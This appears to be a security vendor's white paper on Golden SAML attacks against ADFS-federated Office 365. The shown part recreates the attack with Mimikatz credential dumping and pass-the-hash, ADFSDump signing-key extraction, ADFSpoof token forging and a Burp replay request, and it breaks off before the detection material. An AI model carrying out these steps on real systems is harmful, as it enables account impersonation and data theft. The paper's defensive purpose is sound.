LogRhythm®

Analysis and Detection of Golden SAML Attacks

Table of Contents

Introduction

Education and Actionable Information to Help Strengthen Defenses Against Golden SAML Attacks

This white paper seeks to illuminate and provide actionable information on the attack method known as "Golden SAML." It does not claim to represent the exact procedural steps taken by the Solarigate attackers; rather, it is an educational piece on how Golden SAML attacks may be carried out.

After explaining the mechanics and execution of Golden SAML attacks, this white paper discusses how defenders can detect Golden SAML attacks in a security information and event management (SIEM), both with manual threat hunts and with real-time analytics engines.

Problem Statement

Cloud Adoption Changes an Organization's Attack Surface

When an organization moves from an on-premises network architecture to a hybrid architecture they are changing their attack surface. The organization must update their threat model and adapt their defensive posture to address the new threat model.

An Organization's Most Valuable Data May Be in the Cloud

Depending on the workloads and data that an organization migrates to the cloud, it may host some of their most sensitive information and become the ultimate target for malicious actors.

When architecting their defenses, organizations should consider the different ways that attackers could achieve their objectives. For example, an initial compromise could occur in the cloud (via a spear-phish to a cloud-hosted mailbox), or they could compromise the on-premises network (via a supply chain attack) and move laterally to the organization's cloud presence from there.

Cloud Attacks are in the News

Cloud attacks are not theoretical. Reports from CISA[1], FireEye, and Microsoft[2] pertaining to the advanced persistent threat (APT) group who carried out the Solorigate attacks include observations of what are called "Golden SAML attacks." Golden SAML attacks involve the attacker moving laterally from the compromised on-premises environment into the cloud, resulting in the theft of sensitive data.

The Solorigate attacks highlight the need for comprehensive logging visibility and new detection techniques to detect cloud-based attacks.

Cloud Security is Not Widely Understood

Unfortunately, the well-documented cybersecurity skills gap is even more profound when it comes to cloud security. The mechanics of cloud attacks are not widely understood[3][4][5] and the security industry must focus on publishing quality educational materials and guidance relevant to cloud security.

[1] https://us-cert.cisa.gov/ncas/alerts/aa20-352a
[2] https://www.microsoft.com/security/blog/2020/12/28/using-microsoft-365-defender-to-coordinate-protection-against-solorigate/
[3] https://www.fortinet.com/blog/industry-trends/challenges-of-the-cloud-security-skills-gap
[4] https://www.csoonline.com/article/3408618/the-hidden-challenge-of-the-cloud-security-skills-gap.html,
[5] https://www.itproportal.com/features/three-main-challenges-to-tightening-cloud-security-in-2021/

Background

Single Sign-On (SSO)

Hybrid networks will likely include some type of single sign-on (SSO) solution. There are advantages to SSO for both the organization and its users: the organization needs centralized control of its users' authentication experience, and users don't want to be burdened with multiple sets of credentials and the requirement of manually logging in to each resource they need to interact with. SSO can take different forms. For example, organizations running Microsoft Active Directory on-premises who are a Microsoft Azure customer have three choices for SSO: pass-through authentication, password hash synchronization, or Federation.[6] Any of these approaches provide opportunities for exploitation.[7][8]

Federated Identity

Federated Identity is the SSO implementation[9] targeted by Golden SAML attacks. Federated Identity requires a trust relationship between a Service Provider (SP) (e.g., Office 365) and an Identity Provider (IdP) (e.g., on-premises Active Directory Federation Services [ADFS] server). When a user attempts a logon to Office 365 with a web browser, they log in with their user principal name (e.g., user@domain.tld). Office 365 recognizes the domain as federated and refers the user's browser back to their on-premises ADFS server, which then prompts the user for credentials. Upon successful login to the on-premises domain via ADFS, the ADFS then generates a signed SAML assertion that the user submits to Office 365. Since Office 365 trusts the signing key that was used, the user is permitted a login to Office.

Golden SAML Attack

If the ADFS private signing key is obtained by a malicious actor, they can forge a SAML assertion and log on to Office 365 as any Federated user in the organization.

[6] https://docs.microsoft.com/en-us/azure/active-directory/hybrid/
[7] https://o365blog.com/post/on-prem_admin/#pass-through-authentication
[8] https://dirkjanm.io/assets/raw/lm%20in%20your%20cloud%20bluehat-v1.0.pdf
[9] https://www.centrify.com/blog/federated-identity-management-vs-sso/

Attack Recreation

To truly understand how the Golden SAML attack works and how to detect it, you must recreate the attack. There are three distinct parts of the Golden SAML attack:

1. Stealing information used to sign tokens from the victim's ADFS server.
2. Using the stolen information to generate a signed SAML token used to access federated applications.
3. Using a signed token to authenticate to federated applications.

Generation of a signed token will likely take place in the attacker's environment, so this paper will focus on detecting the first and last parts of the attack. We are choosing to do a case study where Office 365 is the SP because it is often cited in Solorigate reports.

Recreation of Golden SAML Attack

The powerful part of the Golden SAML attack is the ability to generate signed SAML tokens from your own environment at your leisure. To be able to sign tokens, you must first gather all the necessary artifacts of the signing process from the victim's ADFS server.

Here are the most used tools for this purpose:


- Certutil is a command-line tool that is part of Microsoft's certificate services. The -exportPFX parameter sends the server certificate to a PFX file. PFX files contain a certificate and matching private key.
- The Export-PfxCertificate cmdlet is part of PowerShell and exports certificates and keys into a Personal Information Exchange (PFX) file.
- Mimikatz by Benjamin Delpy, aka @gentilkiwi, was originally created to show Microsoft that their authentication process was vulnerable to attack. Now it is the premier Microsoft Authentication post-exploitation tool. The sekurlsa module extracts passwords, hashes, and other information from Local Security Authority Subsystem Service (LSASS) memory.[10]
- ADFSDump was created by Doug Bienstock, aka @doughsec, while at FireEye. ADFSDump was specifically created to gather information from ADFS needed to generate forged tokens.
- AADInternals and AADIntBackdoor were created by Dr. Nestori Syynimaa to manage and hack Azure AD and Office 365.

LogRhythm Labs tested all these options to create the broadest detection we could. ADFSDump and Mimikatz were chosen for demonstrations because of familiarity, ease of use, and the fact that ADFSDump was tailor-made for the Golden SAML attack. The Golden SAML attack is done post-exploitation, so we are assuming that the attacker has elevated privileges on the ADFS server.

[10] Mimikatz detections are built into several LogRhythm MITRE detections: T1003:OS Credential Dumping, T1550.002:Pass the Hash, and T1550.003:Pass the Ticket

ADFSDump Private Key Export

ADFSDump must be run on an ADFS server and under the context of the ADFS service account. This is because the information it pulls is stored in the ADFS configuration database. The ADFS service account has permission to access the configuration database. Other privileged accounts like Domain Administrators do not have permission to access the configuration database. You can find out the name of the ADFS service account by running the Get-ADFS Properties cmdlet or by running services.msc on the ADFS server and finding the account running the ADFS service.



Active Directory Federation Services

Stop the service
Restart the service

Description:
Enables Active Directory Federation Services to issue security tokens.


Name	Log On As	Des
Active Directory Federation Services	chocolate.local\aadcsvc$	Ena
ActiveX Installer (AxInstSV)	Local System	Pro
AllJoyn Router Service	Local Service	Rou
App Readiness	Local System	Get
Application Identity	Local Service	Det
Application Information	Local System	Faci
Application Layer Gateway Service	Local Service	Pro
Application Management	Local System	Pro
AppX Deployment Service (AppXS...	Local System	Pro
Auto Time Zone Updater	Local Service	Aut
Azure AD Connect Health Sync In...	Local System	Azu
Azure AD Connect Health Sync M...	Local System	Azu
Background Intelligent Transfer Se...	Local System	Trar
Background Tasks Infrastructure S...	Local System	Win
Base Filtering Engine	Local Service	The
BitLocker Drive Encryption Service	Local System	BDE
Bluetooth Support Service	Local Service	The
CDPUserSvc_29a798	Local System	<Fa
Certificate Propagation	Local System	Coc

Figure 1: ADFS server services showing the ADFS service account (aadcsvc$)

Once the ADFS service account has been identified, Mimikatz can be used to get the account's NTLM password and open a command prompt under that user context by performing a Pass the Hash.


Pass the Hash

Pass the Hash (PtH) is a technique that allows authentication using the hash of a user's password. Mimikatz's logonpasswords command dumps password hashes from memory.



```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords_
```

Figure 2: Mimikatz startup and logonpasswords




Services
File Action View Help
Services (Local)
Services (Local)
Active Directory Federation Services
Stop the service
Restart the service
Description:
Enables Active Directory Federation Services to issue security tokens.
Name
Active Directory Federation ...
ActiveX Installer (AxInstSV)
AllJoyn Router Service
App Readiness
Application Identity
Application Information
Application Layer Gateway ...
Application Management
AppX Deployment Service (...
Auto Time Zone Updater
Azure AD Connect Health S...
Azure AD Connect Health S...
Background Intelligent Tran...
Background Tasks Infrastru...
Base Filtering Engine
BitLocker Drive Encryption ...
Bluetooth Support Service
CDPUserSvc_6131bc
CDPUserSvc_748bfd
Certificate Propagation
Client License Service (ClipS...
CNG Key Isolation
COM+ Event System
COM+ System Application
Extended
Standard
mimikatz 2.2.0 x64 (oe.eo)

```
        msv :
         [00000003] Primary
         * Username : aadcsv
         * Domain   : CHOCOL
         * NTLM     : b57173
         * SHA1     : 5f4121
         * DPAPI    : 91f263
        tspkg :
        wdigest :
         * Username : aadcsv
         * Domain   : CHOCOL
         * Password : (null)
        kerberos :
         * Username : aadcsv
         * Domain   : CHOCOL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 9732
Session           : Service
User Name         : MSSQL$MI
Domain            : NT SERVI
Logon Server      : (null)
Logon Time        : 2/25/202
SID               : S-1-5-80
        msv :
         [00000003] Primary
         * Username : CONNEC
         * Domain   : CHOCOL
```

[redacted]

Figure 3: Mimikatz logonpasswords results for the ADFS service account




Select mimikatz 2.2.0 x64 (oe.eo)

```
imikatz # sekurlsa::pth /user:aadcsv[redacted]/ntlm:b571730c8[redacted] /run:cmd
```

Figure 4: Mimikatz running Pass-the-Hash

Now, as the ADFS service account user, ADFSDump can be run successfully.




Administrator: C:\windows\SYSTEM32\cmd.exe

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\windows\system32>cd \windows\temp\stuff

C:\Windows\Temp\stuff>.\ADFSDump.exe_
```

Figure 5: ADFSDump run from command prompt

The information that ADFSDump extracts can be plugged into ADFSpoof
to generate a security token to access Office365.



Administrator: C:\windows\SYSTEM32\cmd.exe


```
## Extracting Private Key from Active Directory Store
[-] Domain is choco[redacted]
[-] Private Key: 9F-26-BB-1[redacted]

[-] Private Key: AF-66-CB-0[redacted]

[-] Private Key: FD-6C-41-A[redacted]


## Reading Encrypted Signing Key from Database
[-] Encrypted Token Signing Key Begin
AAAAQAAAAAEEMhkuJhv+m9Di3+bdHQGqzsGCWCGSAFlAwQCAQYJYIZIAWUDBAIBBglghkgBZQMEAQIEIDV7RrKZtNaMdPLVit9Bwt3etzKbOCEVAJuEwrqm
fzJnBBBYHUlKoX4I+PZJtHKtSFJ1IIIJ4NLvunJoGdMsmXBuNpgOC8cEWvN0S8ZwZD3PiEvoztd72z93tXvE3/5++jx4ObCfGHRKX+nVjfSYT/DiXRvUVjvr
535gvffkwWaJHdJQc+SQUOsGpqjWUJxKm7YWcgM08nih3oiNwheohaUi9qqbVYf0WY+39C3xSoeIEfy03+weu4MTZxc9Jm80XeT/0PzQOLoiAeb/ClnXtuDZ
DOSsBMkixviN9IOenJrFHbuF5ghFlR6vE4/FO0MvxvxMSjOP4PvZVgTpeSJv3SNO0TLoNiNauXVavcP1gYa8aN86Oog07Ah0n92bEZGZbbgog1xWxpfhovBk
```

Figure 6: ADFSDump results

Token Generation with ADFSpoof

The next step in the Golden SAML attack is to generate a SAML token. Required information about the user that will be impersonated (like the objectGUID) can be found on the ADFS server with administrative privileges during the same phase of the attack as the private key export.

ADFSpoof takes the DKM key and EncryptedPFX blob from ADFSDump along with the UPN and ObjectGUID of a user and outputs a SAML token for that user. It is not worth the effort monitoring for this part of the attack because it will very likely take place in the attacker's own environment.




```
root@Ubuntu0: /home/sally/ADFSpoof
HAwTwSQYDVR0gBFTwQDA0BgsrBgEFAbTxAQTCBzAlMCMGCCsGAQUFBwIBFhdodHRwczovL3NlY3RpZ28uY29tL0NQUzAIBgZngQwBAgEwgYQGCCsGAQUFBwEBBHgwdjBPBggrBgEFBQcwAoZDaHR0cDovL2NydC5z
ZWN0aWdvLmNvbS9TZWN0aWdvUlNBRG9tYWluVmFsaWRhdGlvblNlY3VyZVNlcnZlckNBLmNydDAjBggrBgEFBQcwAYYXaHR0cDovL29jc3Auc2VjdGlnby5jb20wNwYDVR0RBDAwLoITZnMuZnJpZGF5ZG9udXRzL
mNvbYIXd3d3LmZzLmZyaWRheWRvbnV0cy5jb20wggEDBgorBgEEAdZ5AgQCBIH0BIHxAO8AdQBGpVXrdfqRIDC1oolp9PN9ESxBdL79SbiFq/L8cP5tRwAAAXbjjPHlAAAEAwBGMEQCIFrU%2BDQnaW5GiGyAIJej
JPdqTkY4a7GXm344WXFPElBuA1AQPcaaPQXhGrcjNhkoILa/De/VZ4V48BvKfLfUCPwE0gB2AN%2BlXqtogk8fbK3uuF9OPlrqzaISpGpejjsSwCBEXCpzAAABduOM8g0AAAQDAEcwRQIhAIjNRiJVmUEIL6Y8Btf
QqZH%2B4spnOUWBjQWLbIQ1BUdtA1BNasKp6K/YIX8bOrn%2BQWN3d2RLU/cZoDZuSbTk5A5RdTANBgkqhkiG9w0BAQsFAAOCAQEAOlJfUPemrX5Dt19W7wI8IteHGfeOuvjkbhLsvzV5WcgSfY13rApvip1BAdA4
0LVoKb5X1oMv1ZUsun5YrIUJH1FjTFKC5015x7tgPQI48M5Du23zNGyblebmhVN0spEbFZCTDUJ71K7evN9v8aMpYymYdI3mlfKHnH7Xp4ItXeOxzUtWNAfjsace5eL6Tr82K8bQeYfsTRBL3eKUrJBMzF%2B%2BA
pQHqqiZHXe4trvHNdJu9gnR2541lE0AaojTfYiIN7c1GHscUfy/PggwyuycIgqlrEM2uhm7WjnJO5xf7rd3RCeH%2Bbw0CY%2BZHvt8iNuUquXBBxyf15wUr%2B9ov5eHAg%3D%3D%3C/ds%3AX509Certificate
%3E%3C/ds%3AX509Data%3E%3C/ds%3AKeyInfo%3E%3C/ds%3ASignature%3E%3C/saml%3AAssertion%3E%3C/t%3ARequestedSecurityToken%3E%3Ct%3ATokenType%3Eurn%3Aoasis%3Anames%3At
t%3ASAML%3A1.0%3Aassertion%3C/t%3ATokenType%3E%3Ct%3ARequestType%3Ehttp%3A//schemas.xmlsoap.org/ws/2005/02/trust/Issue%3C/t%3ARequestType%3E%3Ct%3AKeyType%3Ehttp
%3A//schemas.xmlsoap.org/ws/2005/05/[redacted]
root@Ubuntu0:/home/sally/ADFSpoof# p[redacted] o365 --upn o365user4@[redacted] --objec
tguid {a1d6a22[redacted]
```

Figure 7: Token generation for o365user4 with ADFSpoof

Spoofed Authentication Using Burp Suite


The TROOPERScon 2019 presentation, "I Am AD FS and So Can You,"[11] given by Douglas Bienstock and Austin Baker demonstrated how to replay the generated token with Burp Suite. This can be done with Burp Suite Community Edition although using Burp Suite Professional is easier. It is possible to capture a legitimate authentication with Burp Proxy to see what the authentication process looks like to inform the generation of this forged SAML assertion.


Burp Suite Community Edition v2021.6.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Send Cancel
Target: https://login.microsoftonline.com
Request
Pretty Raw Hex \n
Response
INSPECTOR
Query Parameters (0)
Body Parameters (15)
Request Cookies (0)
Request Headers (1)

```
POST /login.srf HTTP/1.1
Host: login.microsoftonline.com

Content-Length: 7541

Upgrade-Insecure-Requests: 1
Origin:
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/91.0.4472.114 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document

Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

wresult=
%3C%3Fxml+version%3D%221.0%22+encoding%3D%22UTF-8%22%3F%3E%3Cwst%3ARequestSecurityTokenResponse+xmlns%3Awst
%3D%22http%3A%2F%2Fdocs.oasis-open.org%2Fws-sx%2Fws-trust%2F200512%22%3E%3Cwst%3ALifetime%3E%3Cwsu%3ACreate
d+xmlns%3Awsu%3D%22http%3A%2F%2Fdocs.oasis-open.org%2Fwss%2F2004%2F01%2Foasis-200401-wss-wssecurity-utility
-1.0.xsd%22%3E2021-07-20T21%3A24%3A58.466Z%3C%2Fwsu%3ACreated%3E%3Cwsu%3AExpires+xmlns%3Awsu%3D%22http%3A%2
